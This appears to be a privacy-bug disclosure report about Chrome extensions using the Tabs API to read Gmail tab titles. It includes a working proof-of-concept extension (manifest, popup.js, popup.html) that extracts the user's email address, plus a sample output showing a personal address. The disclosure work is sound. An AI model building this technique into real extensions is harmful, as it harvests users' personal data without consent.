
# Email Id Extraction using Chrome Tabs API

## Problem:

Chrome Extensions are very famous, I myself use a couple of extensions that serve as my daily drivers. For example a much famous extension namely, AdBlock has around 10,000,000+ users which is a very huge number. Now this extension does not explicitly ask the user permission for their email or any other user info but it has the capability to capture my email Id which is a threat to my privacy. The Google Tabs Api offers a lot of functionality for the developers who develop useful extensions. But as I was going through the various properties under the tab type I noticed we have an option to grab the title of a page. Using particularly 3 lines of code I managed to grab the title of each and every tab that is kept open in the Chrome Browser. I noticed that there is no specific pattern matching applied on the outputs of the title property. I was able to record the user email from the Gmail tabs and use Regular Expression Pattern Matching to grab the email ids from the tab titles specifically from the Gmail Tabs. This report is not to blame a single extension or multiple extensions but the capability of using my email Id without my permission might lead to activities such as Spam Emails, Identity Theft and any sorts of illegal activities.

## Research:

I managed to hack a chrome extension that basically searches for the tabs and if it sees a url that matches the pattern *https://mail.google.com/mail/** I read the title of the page using Chrome Tabs Api. There is a specific mention in the documentation that the title property matches page title against a pattern and I assumed it would filter out **confidential information** but I still got access to the user email addresses.




**title**


❞ string optional

Match page titles against a pattern. This property is ignored if the extension does not have the `"tabs"` permission.

Below are a series of screenshots of the code I use to manipulate this bug and get access to email Ids,




```json
{
  "name": "Mail Id Extractor",
  "version": "0.1.0",
  "description": "Access Mail Id",
  "permissions": ["storage", "tabs", "tabGroups"],
  "host_permissions": ["https://mail.google.com/*"],
  "action": {
    "default_popup": "popup.html"
  },
  "manifest_version": 3
}
```



```javascript
const tabs = await chrome.tabs.query({
  url: ["https://mail.google.com/*"],
});

for (const tab of tabs) {
  const title = tab.title;
  document.querySelector("p").textContent = title;
}
```




```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  </head>
  <body>
    <h3>Email Id Found</h3>
    <p></p>

    <script src="./popup.js" type="module"></script>
  </body>
</html>
```

**Results:**

All I had to do was to plug in the extension and I got the user email Id back. I am displaying the id in a “p tag” but we can assume that a malicious hacker can record them in a database and sell the user personal information.



**Email Id Found**

Inbox (3,576) - loukik.gatta@gmail.com - Gmail